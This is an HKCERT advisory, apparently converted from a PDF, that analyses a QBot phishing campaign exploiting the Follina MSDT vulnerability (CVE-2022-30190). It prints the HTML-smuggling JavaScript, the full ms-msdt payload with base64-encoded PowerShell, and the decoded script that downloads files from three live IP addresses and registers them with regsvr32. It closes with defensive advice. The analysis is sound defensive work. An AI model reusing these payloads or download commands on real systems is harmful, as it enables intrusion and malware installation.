
Recently, it was reported that a new version of QBot malware is using this vulnerability to deliver its malware. This takes the form of a large-scale phishing email attack with the victims being lured to open a malicious attachment. In this regard, HKCERT collected one of the samples and analysed the whole attack chain and the operation behind it.

What is Microsoft Support Diagnostic Tool and CVE-2022-30190 Vulnerability?

Microsoft Support Diagnostic Tool (MSDT) is a tool for Windows operating system to collect device diagnostic data for use in problem solving by technical support engineers. Security researchers discovered a security vulnerability named Follina (CVE-2022-30190) in the tool. When an attacker tricks a user into opening a malicious Word file, they can use the URL protocol to call MSDT to trigger this vulnerability, and execute arbitrary code remotely.


Phishing Email

Hackers will initially send a phishing email with a malicious HTML file attached and trick the victim into opening it.



Source: https://isc.sans.edu/diaryimages/images/2022-06-09-ISC-diary-image-04.jpg


When analysing the source code of the HTML document, a JavaScript code was shown, but the content is obfuscated by Base64 encoding.



As can be seen from another part of the code, the script which will be executed once opened the HTML file was found. The code will convert the above obfuscated content to Blob format (Binary large object), and then put it in to a hyperlink element and trigger the download process.

```
function b64toBlob (b64Data, contentType, sliceSize) {
  var byteCharacters = atob(b64Data);
  var byteArrays = [];

  for (var offset = 0; offset < byteCharacters.length; offset += sli
    var slice = byteCharacters.slice(offset, offset + sliceSize);

    var byteNumbers = new Array(slice.length);
    for (var i = 0; i < slice.length; i++) {
      byteNumbers[i] = slice.charCodeAt(i);
    }

    var byteArray = new Uint8Array(byteNumbers);
    byteArrays.push(byteArray);
  }

  var blob = new Blob(byteArrays, {type: contentType});
  return blob;
}

var blob = b64toBlob(text,'application/zip', 512);
if (window.navigator.msSaveOrOpenBlob) {
    window.navigator.msSaveOrOpenBlob(blob, "17045690_045147.zip");
} else {
    var url = URL.createObjectURL(blob);
    var a = document.createElement("a");
    a.href = url;
    a.download = "17045690_045147.zip";
    document.body.appendChild(a);
    a.click();
    setTimeout(function() {
        document.body.removeChild(a);
        window.URL.revokeObjectURL(url);
    },0);
}
```

Therefore, when the HTML file is opened, the browser will immediately download a file named "17045690_045147.zip".



Uncompressing "17045690_045147.zip" file had output a file named “17045690_045147.img”. Further uncompressing the .img file had output 3 new files as follows.

Analysing "doc564.docx"

HKCERT intercepted the network traffic and found that when “doc564.docx” was opened, there was unusual network data transmission. From the intercepted data, the file first connects to the server (185[.]234[.]247[.]119) with User-Agent: Microsoft Office Protocol Discovery and then tries to connect to "185[.]234 [.]247[.]119" to download a file named "123.RES".


```
OPTIONS / HTTP/1.1
User-Agent: Microsoft Office Protocol Discovery
Host: 185.234.247.119
Content-Length: 0
Connection: Keep-Alive
```


```
GET /123.RES HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC
6.0; .NET4.0C; .NET4.0E; ms-office; MSOffice 14)
Accept-Encoding: gzip, deflate
Host: 185.234.247.119
Connection: Keep-Alive
```

```
292 57.663632   192.168.100.48   185.234.247.119   TCP    66 60220 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
293 57.684246   185.234.247.119  192.168.100.48    TCP    66 80 → 60220 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1206 SACK_PERM=1 WS=256
294 57.684456   192.168.100.48   185.234.247.119   TCP    54 60220 → 80 [ACK] Seq=1 Ack=1 Win=66304 Len=0
295 57.684938   192.168.100.48   185.234.247.119   HTTP   191 OPTIONS / HTTP/1.1
296 57.705307   185.234.247.119  192.168.100.48    TCP    54 80 → 60220 [ACK] Seq=1 Ack=138 Win=64256 Len=0
397 80.611078   192.168.100.48   185.234.247.119   TCP    54 60220 → 80 [RST, ACK] Seq=138 Ack=1 Win=0 Len=0
416 92.888943   192.168.100.48   185.234.247.119   TCP    62 60738 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1
419 92.909877   185.234.247.119  192.168.100.48    TCP    62 80 → 60738 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1206 SACK_PERM=1
420 92.910012   192.168.100.48   185.234.247.119   TCP    54 60738 → 80 [ACK] Seq=1 Ack=1 Win=65124 Len=0
421 92.910166   192.168.100.48   185.234.247.119   HTTP   200 GET /123.RES HTTP/1.1
423 92.930415   185.234.247.119  192.168.100.48    TCP    54 80 → 60738 [ACK] Seq=1 Ack=327 Win=63914 Len=0
895 223.747914  185.234.247.119  192.168.100.48    TCP    54 80 → 60738 [RST, ACK] Seq=1 Ack=327 Win=63914 Len=0
899 223.772278  192.168.100.48   185.234.247.119   TCP    66 62603 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
900 223.792722  185.234.247.119  192.168.100.48    TCP    66 80 → 62603 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1206 SACK_PERM=1 WS=256
901 223.792883  192.168.100.48   185.234.247.119   TCP    54 62603 → 80 [ACK] Seq=1 Ack=1 Win=66304 Len=0
```

HTTP requests

PID	Process	Method	HTTP Code	IP	URL	CN	Type	Size	Reputation
1596	WINWORD.EXE	OPTIONS	–	185.234.247.119:80	http://185.234.247.119/	unknown	–	–	suspicious
1596	WINWORD.EXE	GET	–	185.234.247.119:80	http://185.234.247.119/123.RES	unknown	–	–	suspicious

Apart from monitoring network traffic, the “document.xml.rels” file obtained by decompressing the docx file is also checked. It showed that the hacker is trying to download and execute the “123.RES” file through the “oleObject”.



After downloading and opening the "123.res" file, the code calling ms-msdt was found. It is the actual code which exploits the CVE-2022-30190 vulnerability. But the content is again obfuscated by base64 encoding.

```
Etiam elit risus, ullamcorper cursus nisl at, ultrices aliquet turpis. Maecenas vitae odio non dolor venenatis
varius eu ac sem. Phasellus id tortor tellus. Ut vehicula, justo ac porta facilisis, mi sapien efficitur ipsum,
sit fusce.
</p>
<script>
    location.href = "ms-msdt:/id PCWDiagnostic /skip force /param \"IT_RebrowseForFile=?
        IT_LaunchMethod=ContextMenu
        IT_BrowseForFile=$(Invoke-Expression($(Invoke-Expression('[System.Text.Encoding]'+[char]58+[char]
        58+'Unicode.GetString([System.Convert]'+[char]58+[char]58+'FromBase64String('+[char]34+'JABwACAAPQAgACQAR
    QBuAHYAOgB0AGUAbQBwADsAaQB3AHIAIABoAHQAdABwADoALwAvADEAMAA0AC4AMwA2AC4AMgAyADkALgAxADMAOQAvACQAKAByAGEAbgBkAG
    8AbQApAC4AZABhAHQAIAAtAE8AdQB0AEYAaQBsAGUAIAAkAHAAXAB0AC4AQQA7AGkAdwByACAAaAB0AHQAcAA6AC8ALwA4ADUALgAyADMAOQA
    uADUANQAuADIAMgA4AC8AJAAoAHIAYQBuAGQAbwBtACkALgBkAGEAdAAgAC0ATwB1AHQARgBpAGwAZQAgACQAcABcAHQAMQAuAEEAOwBpAHcA
    cgAgAGgAdAB0AHAAOgAvAC8AMQA4ADUALgAyADMANAAuADIANAA3AC4AMQAxADkALwAkACgAcgBhAG4AZABvAG0AKQAuAGQAYQB0ACAALQBPA
    HUAdABGAGkAbABlACAAJABwAFwAdAAyAC4AQQA7AHIAZQBnAHMAdgByADMAMgAgACQAcABcAHQALgBBADsAcgBlAGcAcwB2AHIAMwAyACAAJA
    BwAFwAdAAxAC4AQQA7AHIAZQBnAHMAdgByADMAMgAgACQAcABcAHQAMgAuAEEA'+[char]
        34+'))'))))i/../../../../../../../../../../../../../../../Windows/System32/mpsigstub.exe\"";
</script>
```

After decoding, it was a PowerShell script which downloads the Qbot malware related files from 3 different websites, and then uses the regsvr32 command to register the downloaded components.

```
$p = $Env:temp;iwr http://104.36.229.139/$(random).dat -OutFile $p\t.A;iwr http://85.239.55.228/$(random).dat
-OutFile $p\t1.A;iwr http://185.234.247.119/$(random).dat -OutFile $p\t2.A;regsvr32 $p\t.A;regsvr32
$p\t1.A;regsvr32 $p\t2.A
```

At the **time of writing, Microsoft had released a security patch for this vulnerability on 15 June in its monthly patch of June. Hence, HKCERT recommends users to:**

1. Always keep the system, software, and antivirus software up to date;
2. Not to open unknown files, web pages and emails;
3. Before opening the attachments and links in the email, confirm the legitimacy of sender and the content of the email;
4. Check the file extension to avoid being misled by the file name; and
5. Subscribe to the security bulletin on the HKCERT website for the latest information on system vulnerability and fixes.

-End-

Hong Kong Computer Emergency Response Team Coordination Centre
Tel.: 8105 6060
Email: hkcert@hkcert.org